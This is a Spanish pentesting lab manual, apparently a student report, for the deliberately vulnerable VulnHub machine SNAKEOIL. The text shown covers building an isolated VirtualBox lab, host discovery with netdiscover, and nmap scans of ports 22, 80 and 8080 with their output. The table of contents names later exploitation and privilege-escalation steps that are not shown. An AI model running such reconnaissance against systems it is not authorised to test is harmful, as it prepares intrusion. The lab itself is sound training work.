

Índice

1. Introducción	3
1.1 Objetivo general	3
1.2 Objetivos específicos	3
2. Requisitos previos	3
2.1 Hardware recomendado	3
2.2 Software necesario	3
3. Fase 0 — Preparación del entorno de laboratorio	4
3.1 Descargar e instalar VirtualBox	4
3.2 Descargar la máquina atacante (Kali Linux)	5
3.3 Descargar la máquina víctima (SNAKEOIL de VulnHub)	5
3.4 Importar Kali Linux a VirtualBox	5
3.5 Importar la máquina SNAKEOIL a VirtualBox	6
3.7 Configurar la red interna aislada (paso crítico)	6
3.7.1 Configurar Kali	6
3.7.2 Configurar SNAKEOIL	7
3.8 Ajustar recursos (RAM y CPU)	7
3.9 Arrancar ambas máquinas	8
3.10 Verificar conectividad	8
4. Fase 1 — Reconocimiento / descubrimiento del host	9
5. Fase 2 — Escaneo y enumeración de servicios	10
5.1 Escaneo de puertos y versiones	10
5.2 Enumeración por servicio	10
6. Fase 3 — Análisis de vulnerabilidades y evaluación de riesgo	12
7. Fase 4 — Explotación (acceso inicial)	14
7.1 Punto de partida y selección del vector	14
7.2 Primer obstáculo: el endpoint pide una clave	15
7.3 El desafío de la autenticación JWT	16
7.4 De SSRF a ejecución remota de comandos (RCE)	17
7.5 Preparación de una reverse shell y las dos terminales	17
7.6 Segundo y tercer obstáculo: filtro de comandos y timeout	18
7.7 Extracción de credenciales del código fuente	19
7.8 Obtención del shell interactivo	19
7.9 Conclusión de la fase	20
8. Fase 5 — Post-explotación y escalada de privilegios	21
8.1 Enumeración local	21

8.2 Identificación del vector de escalada	22
8.3 Escalada a root	23
8.4 Prueba de control total	23
9. Conclusiones	24
10. Referencias	26

1. Introducción

Este manual documenta, paso a paso, el proceso completo para realizar un walkthrough de pruebas de penetración (pentesting) sobre una máquina virtual deliberadamente vulnerable llamada SNAKEOIL, publicada en la plataforma VulnHub con fines educativos. El objetivo es demostrar la aplicación práctica de los conceptos teóricos de seguridad informática, desde la preparación del laboratorio hasta la obtención de acceso administrativo (root) y la documentación de todo el proceso.

1.1 Objetivo general

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado y la explicación de las técnicas y metodologías utilizadas para vulnerar una máquina virtual.

1.2 Objetivos específicos

- Configurar un entorno de virtualización aislado para realizar las pruebas de penetración de forma segura.
- Utilizar herramientas de escaneo de puertos y servicios para identificar posibles vectores de ataque.
- Enumerar los servicios y aplicaciones en ejecución para obtener información detallada del sistema objetivo.
- Investigar las vulnerabilidades conocidas asociadas con los servicios identificados.
- Evaluar el riesgo y la viabilidad de explotar cada vulnerabilidad.
- Seleccionar y adaptar los exploits adecuados para las vulnerabilidades encontradas.
- Escalar privilegios para obtener acceso administrativo.
- Registrar cada paso del proceso: comandos, resultados y capturas de pantalla.
- Explicar las técnicas y los términos técnicos utilizados en cada etapa.

2. Requisitos previos

Antes de comenzar es necesario contar con el siguiente hardware y software:

2.1 Hardware recomendado

- Procesador con soporte de virtualización (VT-x / AMD-V) habilitado en la BIOS/UEFI.
- Mínimo 8 GB de RAM (idealmente 12–16 GB) para ejecutar dos máquinas virtuales a la vez.
- Al menos 40 GB de espacio libre en disco.

2.2 Software necesario


- Hipervisor: Oracle VirtualBox (gratuito) o VMware Workstation Player.
- Máquina atacante: Kali Linux (imagen preconstruida para VirtualBox/VMware).
- Máquina víctima: imagen de la máquina SNAKEOIL descargada de VulnHub.
- Programa de grabación de pantalla para el video (por ejemplo OBS Studio).

3. Fase 0 — Preparación del entorno de laboratorio


Esta fase construye el laboratorio. Es la parte más importante para trabajar de forma segura: si la red no queda aislada, la máquina vulnerable podría exponerse a la red real.

3.1 Descargar e instalar VirtualBox

1. Abre un navegador y entra al sitio oficial de Oracle VirtualBox (www.virtualbox.org).
2. En la sección de descargas, elige el paquete correspondiente a tu sistema operativo para este proyecto descargaremos Windows hosts




3. Ejecuta el instalador descargado y sigue el asistente: Siguiente → aceptar la ruta por defecto → Siguiente → Instalar.
4. Cuando termine, abre VirtualBox para confirmar que se instaló correctamente.




3.2 Descargar la máquina atacante (Kali Linux)

5. Entra al sitio de Kali Linux (<https://www.kali.org/get-kali/#kali-platforms>) y ve a la sección de máquinas virtuales
6. Descarga la imagen para VirtualBox. Vendrá comprimida (formato .7z) y contiene un archivo .vbox y un disco .vdi, o bien un archivo .ova.
7. Descomprime el archivo en una carpeta que recuerdes fácilmente.



3.3 Descargar la máquina víctima (SNAKEOIL de VulnHub)


8. Abre el enlace oficial de la máquina: <https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>
9. Descarga el archivo de la máquina virtual (normalmente un archivo .ova o un .zip con los archivos de la VM).



10. Si viene comprimido, descomprímelo en una carpeta propia.


3.4 Importar Kali Linux a VirtualBox

11. Si Kali vino como .ova: en VirtualBox ve al menú Archivo → Importar servicio virtualizado, selecciona el .ova y pulsa Siguiente → Importar.
12. Espera a que aparezca "Kali-Linux" en la lista de máquinas del panel izquierdo.



3.5 Importar la máquina SNAKEOIL a VirtualBox

13. Repite el proceso: Archivo → Importar servicio virtualizado y selecciona el .ova de SNAKEOIL (o Máquina → Agregar si trae .vbox).
14. Acepta las opciones por defecto y pulsa Importar.
15. Confirma que SNAKEOIL aparece en la lista de máquinas.




3.7 Configurar la red interna aislada (paso crítico)

Ambas máquinas deben verse entre sí pero quedar aisladas de internet y de tu red real. Para eso se usa una “Red interna” con el mismo nombre en las dos VMs.

3.7.1 Configurar Kali


16. Selecciona Kali → Configuración → Red.

17. En “Adaptador 1”, cambia “Conectado a:” de NAT a Adaptador solo anfitrión
18. Acepta con OK.




3.7.2 Configurar SNAKEOIL

19. Selecciona SNAKEOIL → Configuración → Red.
20. En “Adaptador 1”, elige Adaptador solo anfitrión.
21. Acepta con OK.




3.8 Ajustar recursos (RAM y CPU)

22. En cada máquina: Configuración → Sistema → pestaña Placa base, asigna la RAM (por ejemplo 2 GB para SNAKEOIL y 2–4 GB para Kali).
23. En Sistema → Procesador, asigna 1–2 CPUs a cada una según tu equipo.



3.9 Arrancar ambas máquinas

24. Inicia primero SNAKEOIL (doble clic o botón Iniciar). Espera a que cargue; no necesitas iniciar sesión en ella.
25. Inicia Kali Linux e inicia sesión (usuario y contraseña por defecto: kali / kali).




3.10 Verificar conectividad

Abre una terminal en Kali y consulta tu dirección IP y la subred del laboratorio:

```
ip a
```

Identifica el adaptador de la red interna (suele ser eth0) y anota tu IP y la máscara (por ejemplo 10.0.x.x o 192.168.56.x).



```
kali@kali: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 583sec preferred_lft 583sec  
    inet6 fe80::801c:82c3:220f:e922/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

4. Fase 1 — Reconocimiento / descubrimiento del host


Todavía no conoces la IP de la víctima; hay que descubrirla dentro de la subred del laboratorio. Se usa un barrido de la red (host discovery).

— netdiscover:

```
sudo netdiscover -r 192.168.56.0/24
```

Anota la IP de SNAKEOIL. En el resto del manual se le llamará \$IP. Puedes guardarla en una variable para no repetirla:

```
export IP=192.168.56.101
```



```
kali@kali: ~  
$ sudo netdiscover -r 192.168.56.0/24  
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  
-----  
IP                At MAC Address    Count  Len  MAC Vendor / Hostname  
-----  
192.168.56.1      0a:00:27:00:00:06   1     60  Unknown vendor  
192.168.56.100    08:00:27:69:3b:fb   1     60  PCS Systemtechnik GmbH  
192.168.56.101    08:00:27:27:0a:7e   1     60  PCS Systemtechnik GmbH  
  
(kali@kali)-[~]  
$ export IP=192.168.56.101  
  
(kali@kali)-[~]  
$
```

5. Fase 2 — Escaneo y enumeración de servicios

En esta fase identificas qué puertos están abiertos y qué servicio y versión corre en cada uno. Es la etapa que más pistas ofrece para encontrar vectores de ataque.

5.1 Escaneo de puertos y versiones

Escaneo completo de los 65535 puertos:

```
nmap -p- --min-rate=1000 -T4 $IP -oN nmap_todos.txt
```

Escaneo enfocado a los puertos abiertos, con detección de versión y scripts:

```
sudo nmap -p 22,80,8080 -sC -sV $IP -oN nmap_detalle.txt
```

Significado de las banderas (útil incluirlo en el informe):

- -p- → analiza todos los puertos.
- -sV → identifica la versión de cada servicio.
- -sC → ejecuta los scripts por defecto de NSE (enumeración automática).
- -oN → guarda la salida en un archivo (tu evidencia).

```
(kali@kali)-[~]
$ nmap -p- --min-rate=1000 -T4 $IP -oN nmap_todos.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 00:18 -0400
Nmap scan report for 192.168.56.101
Host is up (0.000084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
MAC Address: 08:00:27:27:0A:7E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds

(kali@kali)-[~]
$ nmap -p 22,80,8080 -sC -sV $IP -oN nmap_detalle.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 00:19 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|_  256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256  ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-title: Welcome to SNAKEOIL!
|_ http-server-header: nginx/1.14.2
8080/tcp   open  http      nginx 1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-server-header: nginx/1.14.2
